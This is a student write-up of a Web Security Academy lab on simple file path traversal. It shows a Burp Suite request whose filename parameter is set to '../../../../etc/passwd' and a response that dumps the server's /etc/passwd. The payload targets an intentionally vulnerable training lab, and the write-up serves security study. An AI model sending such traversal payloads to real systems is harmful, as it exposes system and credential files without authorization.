


# File Path Traversal Lab - 01

## Simple Case

M.Gobi Shankar

CB.SC.P2CYS23019

Use Burp Suite to intercept and modify a request that fetches a product image.



Modify the filename parameter, giving it the value:

../../../../etc/passwd

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a5600cf04b90dba81ea754e008b00ac.web-security-academy.net
3 Cookie: session=m1diePo3cxAznHkUG1RnjsaRe5WV5bJr
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a5600cf04b90dba81ea754e008b00ac.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Observe that the response contains the contents of the `/etc/passwd` file.

Request	Response
<div>PrettyRawHex</div> <div>1 GET /image?filename=../../../../etc/passwd HTTP/2</div> <div>2 Host: 0a05008c043d8f5181a994f80001004f.web-security-academy.net</div> <div>3 Cookie: session=42iYfj516N8LndtiU0oLEcAET2C5oE</div> <div>4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0</div> <div>5 Accept: image/avif,image/webp,*/*</div> <div>6 Accept-Language: en-US,en;q=0.5</div> <div>7 Accept-Encoding: gzip, deflate</div> <div>8 Referer: https://0a05008c043d8f5181a994f80001004f.web-security-academy.net/product?productId=1</div> <div>9 Sec-Fetch-Dest: image</div> <div>10 Sec-Fetch-Mode: no-cors</div> <div>11 Sec-Fetch-Site: same-origin</div> <div>12 Te: trailers</div> <div>13</div> <div>14</div>	<div>PrettyRawHexRender</div> <div>1 HTTP/2 200 OK</div> <div>2 Content-Type: image/jpeg</div> <div>3 X-Frame-Options: SAMEORIGIN</div> <div>4 Content-Length: 2316</div> <div>5</div> <div>6 root:x:0:0:root:/root:/bin/bash</div> <div>7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin</div> <div>8 bin:x:2:2:bin:/bin:/usr/sbin/nologin</div> <div>9 sys:x:3:3:sys:/dev:/usr/sbin/nologin</div> <div>10 sync:x:4:65534:sync:/bin:/bin/sync</div> <div>11 games:x:5:60:games:/usr/games:/usr/sbin/nologin</div> <div>12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin</div> <div>13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin</div> <div>14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin</div> <div>15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin</div> <div>16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin</div> <div>17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin</div> <div>18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin</div> <div>19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin</div> <div>20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin</div> <div>21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin</div> <div>22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin</div> <div>23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin</div> <div>24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin</div> <div>25 peter:x:12001:12001:/home/peter:/bin/bash</div> <div>26 carlos:x:12002:12002:/home/carlos:/bin/bash</div> <div>27 user:x:12000:12000:/home/user:/bin/bash</div> <div>28 elmer:x:12099:12099:/home/elmer:/bin/bash</div> <div>29 academy:x:10000:10000:/academy:/bin/bash</div> <div>30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin</div> <div>31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin</div> <div>32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin</div> <div>33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin</div> <div>34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin</div> <div>35 mysql:x:106:107:MySQL Server:/nonexistent:/bin/false</div>

Lab Completed Successfully.

Web Security Academy

File path traversal, simple case

Back to lab description >>

LAB

Solved

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home

Pest Control Umbrella

★★★★☆

\$53.37

